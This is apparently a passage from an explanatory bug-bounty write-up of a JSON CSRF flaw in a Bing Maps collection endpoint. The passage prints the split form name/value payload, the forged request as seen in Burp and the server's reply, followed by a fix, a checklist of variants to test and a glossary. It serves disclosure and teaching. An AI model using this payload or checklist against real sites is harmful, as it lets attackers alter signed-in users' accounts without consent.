POSTto the collection endpoint withenctype="text/plain". - The hidden input's
namenow contains the JSON, but it ends with an unfinished extra member:,"foo. The opening{of the whole object is never closed here. - The
valueattribute contains":"test"}. It starts with the rest of the extra member and ends with the closing}that finishes the whole JSON object. - When the browser joins name and value with
=, the two halves fit together into valid JSON with one extra member.
The two attributes on their own are:
name='{"RequestType":5,"RequestOrigin":"BingMapsVertical","SchemaVersion":"1.0","ClientETag":"0","CollectionToBeWritten":{"$type":"GeoAnnotationsCollection","Name":"test csrf","Description":"test","CanShare":false,"Items":[],"AlwaysShowPOI":true,"CopyAllowed":true,"DisplayOrder":1,"DateCreated":638385168551730000,"DateModified":638385168551730000,"DateAccessed":638385168551730000,"Properties":{"ImageUrls":"[]"},"CollectionId":"0","ItemsCount":0},"foo' value='":"test"}'
So the name ends with a new member ,"foo, and the value starts with ":"test"}. When the browser puts = between them, the body reads as the real JSON followed by ,"foo=":"test"}. The closing } sits in the value because the opening { was never closed in the name.
The request as seen in Burp:
POST /CloudGraph/Collection/v1 HTTP/2Host: www.bing.comCookie: AUTHENTICATED_COOKIEContent-Length: 460Cache-Control: max-age=0Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"Sec-Ch-Ua-Mobile: ?0Sec-Ch-Ua-Full-Version: ""Sec-Ch-Ua-Arch: ""Sec-Ch-Ua-Platform: "Windows"Sec-Ch-Ua-Platform-Version: ""Sec-Ch-Ua-Model: ""Sec-Ch-Ua-Bitness: ""Sec-Ch-Ua-Full-Version-List: Upgrade-Insecure-Requests: 1Origin: nullContent-Type: text/plainUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Sec-Fetch-Site: cross-siteSec-Fetch-Mode: navigateSec-Fetch-User: ?1Sec-Fetch-Dest: documentAccept-Encoding: gzip, deflate, brAccept-Language: en-US,en;q=0.9Priority: u=0, i{"RequestType":5,"RequestOrigin":"BingMapsVertical","SchemaVersion":"1.0","ClientETag":"0","CollectionToBeWritten":{"$type":"GeoAnnotationsCollection","Name":"test csrf","Description":"test","CanShare":false,"Items":[],"AlwaysShowPOI":true,"CopyAllowed":true,"DisplayOrder":1,"DateCreated":638385168551730000,"DateModified":638385168551730000,"DateAccessed":638385168551730000,"Properties":{"ImageUrls":"[]"},"CollectionId":"0","ItemsCount":0},"foo=":"test"}
What each part means:
POST /CloudGraph/Collection/v1 HTTP/2: the method, the path on the server, and the version of the protocol. HTTP/2 is a newer version of the language browsers and servers use to talk.Host: www.bing.com: which site the request is for.Cookie: AUTHENTICATED_COOKIE: the victim's login cookie. This is the wristband. The attacker's page never sees it; the browser adds it automatically because the request goes to Bing.Content-Length: 460: how many bytes the body has.Origin: null: where the request came from.nullhere means a cross-site context, not a normal Bing page.Content-Type: text/plain: the simple content type that avoids the preflight.User-Agent: the browser's self-description. Here it is Chrome 121 on Windows.Sec-Fetch-Site: cross-site: a header the browser adds to say the request is coming from a different site than the one it targets.- The last line is the body: the real JSON plus the extra member
"foo="set to"test".
The server replies 200 OK when the victim opens the exploit page, which means the collection was created in the victim's account:
HTTP/2 200 OKCache-Control: privateContent-Length: 274Content-Type: application/json; charset=utf-8Vary: Accept-EncodingP3p: CP="NON UNI COM NAV STA LOC CURa DEVa PSAa PSDa OUR IND"X-Eventid: [redacted]-Ch: Sec-CH-UA-Bitness, Sec-CH-UA-Arch, Sec-CH-UA-Full-Version, Sec-CH-UA-Mobile, Sec-CH-UA-Model, Sec-CH-UA-Platform-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Platform, Sec-CH-UA, UA-Bitness, UA-Arch, UA-Full-Version, UA-Mobile, UA-Model, UA-Platform-Version, UA-Platform, UAUseragentreductionoptout: [redacted]/[redacted]=Content-Security-Policy-Report-Only: script-src https: 'strict-dynamic' 'report-sample' 'nonce-cNS9LxynUR+ClL2pzP3fsJULF3t3qVcaKz09Ble/4/8='; base-uri 'self';report-to csp-endpointReport-To: {"group":"csp-endpoint","max_age":86400,"endpoints":[{"url":"https://aefd.nelreports.net/api/report?cat=bingcsp"}]}X-Msedge-Ref: Ref A: [redacted] Ref B: MAA02EDGE0311 Ref C: 2024-01-29T11:56:05ZDate: Mon, 29 Jan 2024 11:56:06 GMTSet-Cookie: SENSITIVE_COOKIE; expires=Sat, 22-Feb-2025 11:56:05 GMT; path=/; HttpOnlySet-Cookie: SENSITIVE_COOKIE; domain=.bing.com; expires=Thu, 29-Jan-2026 11:56:05 GMT; path=/; secure; SameSite=NoneAlt-Svc: h3=":443"; ma=93600X-Cdn-Traceid: 0.0e0a2c17.1706529365.7a547e{"RequestType":5,"CollectionsMetaMap":null,"CollectionsMap":null,"ServerETag":"088ba493-bbe0-e901-0264-160db3476ee0","SchemaVersion":"1.0","ExternalUserId":"4ae96729c1bd14a1","CollectionId":"bda0fff9-5587-456b-91f8-b8e7348d9800","ItemId":null,"ItineraryMetaServerETag":null}
What matters in the response:
HTTP/2 200 OK: the server accepted the request.Content-Type: application/json; charset=utf-8: the reply is JSON.Set-Cookie: SENSITIVE_COOKIE; ...: the server asks the browser to store or refresh cookies. The values are redacted here.- The body is JSON. It contains a
CollectionIdfor the newly created collection, aServerETag(a version marker for the stored object), and anExternalUserId. That is the proof that a collection was written into the victim's account.
The screenshot shows the successful proof of concept: the 200 OK response when the victim opens the exploit, indicating that the collection was created in the victim's account.
Deletion
The researcher also found that a victim's collection could be deleted using a different strategy, and reported a video proof of concept to the MSRC team (Microsoft's security response centre) through the usual process. The impact highlighted was creating and deleting other users' Bing Maps collections.
The video shows the full process, highlighting the impact: creating and deleting other users' Bing Maps collections.
Why it worked
The endpoint accepts a JSON body with Content-Type: text/plain. That is a CORS simple content type, so a cross-site form can send it without a preflight. There is no CSRF token in the request, so the server has no way to tell the victim's own request apart from one triggered by an attacker's page. The only obstacle is the form encoding: the browser inserts = between the name and the value, and the server's JSON parser rejects the trailing = in the straightforward attempt. The exploit works because the parser accepts an extra member, so the injected = can be absorbed into a valid member name, "foo=". The report does not describe the server-side validation beyond this behaviour; the tolerance of extra members is what the researcher assumed and then confirmed with the 200 OK response.
Impact
An attacker who can get a signed-in Bing Maps user to open a page they control can create a collection in that user's account with no interaction beyond loading the page. The researcher also demonstrated deletion of a victim's collection using a different strategy. The impact described is limited to creating and deleting the victim's Bing Maps collections; the report does not describe any other data being read or modified.
Microsoft did not consider the issue severe enough for an immediate fix, and it was not eligible for a bounty.
Fix
The defences that would address the issue are the standard ones for JSON CSRF: require a CSRF token or an Origin/Referer check on the collection endpoint, and reject requests whose Content-Type is not application/json, which forces a preflight for cross-site callers.
Variants to test
- JSON endpoints that accept
text/plain. Look for state-changing endpoints whose captured request usesContent-Type: text/plainand a JSON body. A positive result is a cross-site form that produces a200and a state change in the victim's account. - Servers that tolerate extra JSON members. Send a body with an additional member such as
{"foo":"test"}alongside the real fields. If the server still processes the request, the=-absorption trick from this report applies. - Form encoding tricks. Try putting the JSON in the
nameattribute with an emptyvalue, and split the JSON acrossnameandvalueso the browser-inserted=becomes part of a valid member. A positive result is a request body that parses as JSON and a successful write. - Missing CSRF tokens on JSON APIs. Check whether the request carries any unpredictable token. If not, and the endpoint accepts a simple content type, the request is a candidate for cross-site forgery.
- Deletion and update endpoints. The report mentions deletion through a different strategy; test whether update and delete operations on the same resource share the same weaknesses. A positive result is a cross-site request that removes or modifies the victim's data.
Glossary
- API: the set of addresses and rules a website's own pages use to talk to its servers behind the scenes.
- Body: the data part of a request or response, separate from the headers.
- Burp (Burp Suite): a tool that sits between a browser and a website so you can inspect and modify every request and response.
- Collection (Bing Maps): a saved list of places in a user's Bing Maps account.
- Cookie: a small piece of data a site asks the browser to store and send back on later requests, often used to prove you are logged in.
- CORS (Cross-Origin Resource Sharing): the browser rule that limits what a page from one site can do with requests to another site.
- CSRF (Cross-Site Request Forgery): a bug where another website can make your browser send a state-changing request to a site you are logged in to, using your own session.
- CSRF token: a random, unpredictable value included in a request so the server can tell a genuine request from a forged one.
- Content-Type: a header that says what format the body is in, such as
text/plainorapplication/json. - Endpoint: one specific address on a server that accepts requests, such as the collection-creation address.
- Header: a small labelled piece of information attached to a request or response, such as the content type or the cookies.
- HTML form: the part of a web page that collects fields and sends them to a server when submitted.
- HTTP/2: a version of the protocol browsers and servers use to exchange requests and responses.
- JSON (JavaScript Object Notation): a text format for structured data, built from braces, quoted names, colons and values.
- Method: the verb of a request, such as
GET(ask for something) orPOST(send something to be created or changed). - MSRC: Microsoft Security Response Center, the team that receives and handles security reports about Microsoft products.
- Origin: the combination of scheme, host and port that identifies where a request came from;
Origin: nullmeans a cross-site context. - Preflight: a small permission-check request the browser sends before certain cross-site requests, to ask the other site whether the real request is allowed.
- Request: the message a browser sends to a server.
- Response: the server's reply to a request.
- Simple request: a cross-site request of a kind the browser sends without a preflight, which includes
Content-Type: text/plain. - User-Agent: a header in which the browser describes itself, such as its name and version.
Sec-Fetch-Site: a header the browser adds to say whether a request is coming from the same site or a different one.